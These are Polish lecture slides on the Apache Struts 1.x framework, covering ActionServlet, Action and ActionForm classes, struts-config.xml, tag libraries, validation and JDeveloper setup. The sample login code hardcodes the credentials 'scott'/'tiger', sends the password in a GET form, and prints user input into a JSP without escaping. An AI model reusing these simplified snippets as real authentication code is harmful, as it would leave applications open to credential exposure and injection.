- Implementacja szkieletu aplikacji J2EE zgodna z architekturą JSP Model 2 (Model-View-Controller)
- Opracowane przez Craiga McClanahana, a następnie podarowane Apache Software Foundation w roku 2000
- Obsługiwane przez Oracle JDeveloper 9.0.3.1 oraz Oracle JDeveloper 10G (Struts 1.1 beta 2)
- W skład środowiska Struts wchodzą:
  - Konfigurowalny serwlet sterujący (Controller Servlet)
  - Klasy biblioteczne Java wykorzystywane podczas implementacji kodu przetwarzania żądań: Action i ActionForm
  - Bogaty zbiór bibliotek znaczników JSP
  - Mechanizmy walidacji danych wprowadzanych do formularzy HTML
  - Mechanizmy obsługi wyjątków i zgłaszania błędów
  - Mechanizmy obsługi aplikacji wielojęzycznych

Architektura aplikacji Struts



ActionServlet - centralny moduł sterujący

- Serwlet ActionServlet (pakiet org.apache.struts.action) stanowi pojedynczy punkt wejścia do całego systemu aplikacyjnego
- ActionServlet korzysta z pliku konfiguracyjnego struts-config.xml, w którym zapisane są referencje do wszystkich klas ActionForm, Action oraz wszystkie ścieżki nawigacyjne – jest to plik przygotowywany przez programistę
- Na podstawie definicji z pliku web.xml, serwlet ActionServlet reaguje na wszystkie żądania HTTP, których adres URL posiada rozszerzenie .do

Klasa Action

- Programista tworzy klasę dziedziczącą z klasy Action
- Gdy ActionServlet otrzymuje żądanie, tworzy obiekt klasy Action i wywołuje jego metodę execute() lub perform()
- Zadaniem programisty jest implementacja metody execute() lub perform(), która zwraca obiekt ActionForward, wskazujący aplikację JSP, do której powinno zostać przekazane sterowanie
- Programista posiada dostęp do:
  - Nagłówka żądania HTTP i parametrów wywołania
  - Obiektów (np. JavaBeans) o zasięgu application/session/request
  - Obiektu ActionForm przekazanego przez ActionServlet (opcja)
  - Obiektu HttpServletResponse

Form Beans: klasa ActionForm

- Form Bean to obiekt JavaBean, który jest automatycznie wypełniany parametrami wywołania pochodzącymi od użytkownika; wartości parametrów wywołania stają się wartościami właściwości obiektu JavaBean
- Programista tworzy klasę dla Form Bean, dziedzicząc z klasy ActionForm
- Każdy parametr wejściowy jest zapisywany w obiekcie Form Bean za pomocą wywołania metody setXXX; zadaniem programisty jest implementacja tych metod
- Obiekt Form Bean jest tworzony przez ActionServlet, a po wypełnieniu danymi jest przekazywany do obiektu Action (metoda execute())
- Zwykle klasa Form Bean nie zawiera kodu przetwarzania danych, a jedynie metody setXXX i getXXX
- Form Beans umożliwiają łatwą walidację danych wejściowych


Plik struts-config.xml

- Konfiguracja serwletu ActionServlet jest zapisana w pliku struts-config.xml (/WEB-INF/)
- Trzy główne elementy:
  - <form-beans> zawiera opisy wykorzystywanych klas Form Beans
    - „name" – nazwa Form Bean (nazwa atrybutu sesji lub żądania, reprezentującego obiekt Form Beans)
    - „type" – nazwa klasy Form Bean
  - <action-mappings> zawiera definicje akcji podejmowanych przez ActionServlet
    - zawiera elementy <action>, definiujące pojedyncze akcje
    - „path" – ścieżka URL reprezentująca żądanie wykonania akcji (bez „.do")
    - „type" – nazwa klasy Action
    - „name" – nazwa Form Bean skojarzonego z tą akcją (parametry wywołania akcji)
    - „validate" – czy w obiekcie Form Bean wywołać metodę validate()?
    - „input" – ścieżka URL do której nastąpi przekierowanie gdy walidacja się nie powiedzie

Plik struts-config.xml

- Trzy główne elementy (c.d.):
  - <forward> zawiera definicje etykiet dla adresów URL; etykiety te są wykorzystywane podczas przekazywania żądań
    - „name" – nazwa etykiety
    - „path" – reprezentowana ścieżka URL
    - „redirect" – przekazać sterowanie czy przekierować przeglądarkę?


Struts: przykład prostej aplikacji



Struts: przykład prostej aplikacji

MyForm.html

```
<FORM ACTION="MyAction1.do">
  <TABLE>
    <TR><TD>Użytkownik: </TD><TD><INPUT TYPE="TEXT" NAME="user"></TD></TR>
    <TR><TD>Hasło: </TD><TD><INPUT TYPE="PASSWORD" NAME="pass"></TD></TR>
    <TR><TD></TD><TD><INPUT TYPE="SUBMIT" VALUE="Loguj"></TD></TR>
  </TABLE>
</FORM>
```



Struts: przykład prostej aplikacji

MyFormBean

```
import org.apache.struts.action.*;

public class MyFormBeanClass extends ActionForm
{
  String user;
  String pass;
  public String getUser()  { return user; }
  public void setUser(String newUser)  { user = newUser; }
  public String getPass()  { return pass; }
  public void setPass(String newPass) { pass = newPass; }
}
```

Struts: przykład prostej aplikacji

MyAction

```
import org.apache.struts.action.*;
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class MyAction extends Action
{
   public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request,
                                HttpServletResponse response) throws IOException, ServletException {
    String userField = ((MyFormBeanClass) form).getUser();
    String passField = ((MyFormBeanClass) form).getPass();
    if (userField.equals("scott") && passField.equals("tiger")) {
      request.setAttribute("User",userField);
      return mapping.findForward("success"); }
    else  return mapping.findForward("failure");
}}
```


Struts: przykład prostej aplikacji

Success.jsp

```
Witaj, <%= (String) request.getAttribute("User") %>,
twoja autoryzacja przebiegła poprawnie!
```

Failure.jsp

```
Niestety, podana nazwa użytkownika lub hasło są
niepoprawne!!
```



Struts: przykład prostej aplikacji

struts-config.xml

```
<?xml version = '1.0' encoding = 'windows-1250'?>
<!DOCTYPE struts-config PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 1.1//EN"
  "http://jakarta.apache.org/struts/dtds/struts-config_1_1.dtd">
<struts-config>
  <form-beans>
    <form-bean name="MyFormBean" type="MyFormBeanClass"/>
  </form-beans>
  <action-mappings>
    <action name="MyFormBean" path="/MyAction" scope="request" type="MyAction">
      <forward name="success" path="/Success.jsp"/>
      <forward name="failure" path="/Failure.jsp"/>
    </action>
  </action-mappings>
  <message-resources parameter="mypackage1.ApplicationResources"/>
</struts-config>
```


Tworzenie prostej aplikacji w JDeveloper9i

- Utwórz nowy projekt
- Utwórz pliki konfiguracyjne Struts (New->Web Tier->Struts-> Starter Application)
- Utwórz klasę Form Bean (New->Web Tier->Struts->ActionForm)
- Utwórz klasę Action (New->Web Tier->Struts->Action)
- Utwórz aplikacje JSP (New->Web Tier->JSP->JSP Page)
- Wskaż Form Bean dla Action (Menu kontekstowe na struts-config.xml ->Edit Struts-Config->Action Mappings->Form Bean)
- Zdefiniuj odwzorowania URL (Menu kontekstowe na struts-config.xml ->Edit Struts-Config->Action Mappings->Forwards->Add)
- Zaimplementuj kod Java (Form Bean, Action, JSP)
- Uruchom aplikację (struts-config.xml->Action->menu kontekstowe ->Run)

Tworzenie prostej aplikacji w JDeveloper10g (1)

- Utwórz nowy projekt
- Utwórz pliki konfiguracyjne Struts (New->Web Tier->Struts- >Struts Controller Page Flow)
- Na diagramie StrutsPageFlow umieść element Action 

- Na diagramie StrutsPageFlow umieść elementy Page 

- Na diagramie StrutsPageFlow połącz Action z Page przy pomocy elementu Forward/Link 

- Utwórz klasę Form Bean (Panel Structure->Struts Config->Menu kontekstowe->New->Form Beans->Menu kontekstowe->New->Form Bean->Menu kontekstowe->Edit-Add)
- Wskaż Form Bean dla Action (Menu kontekstowe na struts-config.xml ->Edit Struts-Config->Action Mappings->Form Bean)

Tworzenie prostej aplikacji w JDeveloper10g (2)

- Utwórz klasę Action (dwuklik na diagramie StrutsPageFlow na ikonie reprezentującej element Action)
- Utwórz klasę Form Bean (New->Simple Files->Java Class)
- Zaimplementuj aplikacje JSP (dwuklik na diagramie StrutsPageFlow na ikonie reprezentującej element Page)
- Ręcznie zmodyfikuj plik struts-config.xml: w znacznikach <form-bean> usuń atrybut className, a do atrybutu type zapisz nazwę klasy Form Bean
- Uruchom aplikację (menu kontekstowe na diagramie StrutsPageFlow na ikonie reprezentującej element Action -> Run)

Dynamiczne Form Beans: DynaActionForm

- W przypadku dużej liczby obsługiwanych formularzy, gdy Form Beans służą wyłącznie buforowaniu parametrów wywołania, możliwe jest zastąpienie klas Form Beans przez jedną biblioteczną klasę DynaActionForm
- Obiekt klasy DynaActionForm może reprezentować dowolny zbiór parametrów wywołania
- Dostęp do parametrów wywołania z klasy Action:

```
String userField = (String)((DynaActionForm) form).get("user");
```

- Deklaracja dynamicznego Form Bean w struts-config.xml:

```
<form-bean name="MyDynaFormBean"
    type="org.apache.struts.action.DynaActionForm">
  <form-property name="user" type="java.lang.String"/>
  <form-property name="pass" type="java.lang.String"/>
</form-bean>
```

Biblioteki znaczników Struts: Bean Library

- **cookie**: definiuje zmienną lokalną opartą na wskazanej zmiennej Cookie
- **define**: definiuje zmienną lokalną opartą na wartości wskazanej właściwości obiektu JavaBeans
- **header**: definiuje zmienną lokalną opartą na wartości wskazanego nagłówka żądania HTTP
- **include**: wywołuje aplikację, a jej wynik zapisuje w obiekcje JavaBeans
- **message**: wyświetla zlokalizowany komunikat tekstowy
- **page**: tworzy obiekt JavaBeans na podstawie elementu z obiektu page
- **parameter**: definiuje zmienną lokalną opartą na wartości wskazanego parametru wywołania
- **resource**: tworzy obiekt JavaBeans na podstawie zasobu aplikacji
- **size**: definiuje obiekt JavaBeans zawierający zbiór wartości w postaci Collection lub Map
- **struts**: tworzy obiekt JavaBeans opisujący wewnętrzną konfigurację Struts
- **write**: wyświetla wartość wskazanej właściwości obiektu JavaBeans

Bean Library: przykłady

ApplicationResources.properties

```
emplist.title=Employee List
emplist.fname=First Name
emplist.lname=Last Name
```

JSP

```
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<h2>
<bean:message key="emplist.title"/>
</h2>
<table border=1>
<tr><th><bean:message key="emplist.fname"/></th>
   <th><bean:message key="emplist.lname"/></th></tr>
<tr><td>John</td><td>Smith</td></tr>
</table>
</body>
</html>
```


```
emplist.title=Lista pracowników
emplist.fname=Imie
emplist.lname=Nazwisko
```

ApplicationResources.properties

Biblioteki znaczników Struts: HTML Library

- Generowanie tradycyjnych znaczników HTML:
  - base, button, cancel, checkbox, file, form, frame, hidden, html, image, img, link, multibox, option, options, optionsCollection, password, radio, reset, rewrite, select, submit, text, textarea
  - do pól formularza automatycznie wpisywane są aktualnie przesyłane parametry wywołania
- **errors**: wyświetla listę komunikatów o błędach walidacji (obiekty ActionError)
- **messages**: wyświetla listę komunikatów aplikacji (obiekty ActionMessage)

Biblioteki znaczników Struts: Logic Library (1/2)

- empty: przetwarza zawartość znacznika, jeżeli wskazana zmienna nie posiada wartości
- equal: przetwarza zawartość znacznika, jeżeli wskazana zmienna posiada zadaną wartość
- forward: przekazuje sterowanie do strony wskazanej przez ActionForward
- greaterEqual: przetwarza zawartość znacznika, jeżeli wskazana zmienna jest większa lub równa zadanej wartości
- greaterThan: j.w. większa od zadanej wartości
- lessEqual: j.w. mniejsza lub równa zadanej wartości
- lessThan: j.w. mniejsza od zadanej wartości
- iterate: przetwarza zawartość znacznika iteracyjnie, dla każdego elementu wskazanej kolekcji
- messagesNotPresent: przetwarza zawartość znacznika, jeżeli podany komunikat nie jest obecny w żądaniu

Biblioteki znaczników Struts: Logic Library (2/2)

- messagesPresent: przetwarza zawartość znacznika, jeżeli podany komunikat jest obecny w żądaniu
- notEmpty: przetwarza zawartość znacznika, jeżeli wskazana zmienna nie jest pusta
- notEqual: przetwarza zawartość znacznika, jeżeli wskazana zmienna nie jest równa zadanej wartości
- match: przetwarza zawartość znacznika, jeżeli zadana wartość jest podciągiem znakowym wskazanej zmiennej
- notMatch: przetwarza zawartość znacznika, jeżeli zadana wartość nie jest podciągiem znakowym wskazanej zmiennej
- notPresent: przetwarza zawartość znacznika, jeżeli podana wartość nie występuje w żądaniu
- present: przetwarza zawartość znacznika, jeżeli podana wartość występuje w żądaniu
- redirect: HTTP redirect

Form Bean: walidacja danych wejściowych

ApplicationResources.properties

```
error.nouser=Brak nazwy uzytkownika<BR>
error.nopass=Brak hasla<BR>
```

Form Bean

```
...
public ActionErrors validate(ActionMapping mapping, HttpServletRequest request) {
  ActionErrors errs = new ActionErrors();
  if (user.equals("")) errs.add("logon" , new ActionError("error.nouser"));
  if (pass.equals("")) errs.add("logon", new ActionError("error.nopass"));
  if (errs.empty()) return null; else return errs;
 }
```


ErrorPage.jsp

```
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<h1>Niepowodzenie operacji!!</h1>
<html:errors />
```

struts-config.xml

```
...
<action path="/MyAction" type="MyAction"
  name="MyFormBean" scope="request"
  input="/ErrorPage.jsp"> ...
```

Form Bean: walidacja danych wejściowych




struts-config.xml

```
...
<action path="/MyAction" type="MyAction"
  name="MyFormBean" scope="request"
  input="/Login.jsp"> ...
```

Login.jsp

```
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<html:form action="MyAction.do">
 <font color=red><html:errors /></font><br>
 <table>
   <tr><td>Użytkownik: </td><td><html:text property="user" /></td></tr>
   <tr><td>Hasło: </td><td><html:password property="pass" /></td></tr>
   <tr><td></td><td><html:submit value="Loguj" /></td></tr>
 </table>
</html:form>
```

Struts: przykład złożonej aplikacji (1/2)



Struts: przykład złożonej aplikacji (2/2)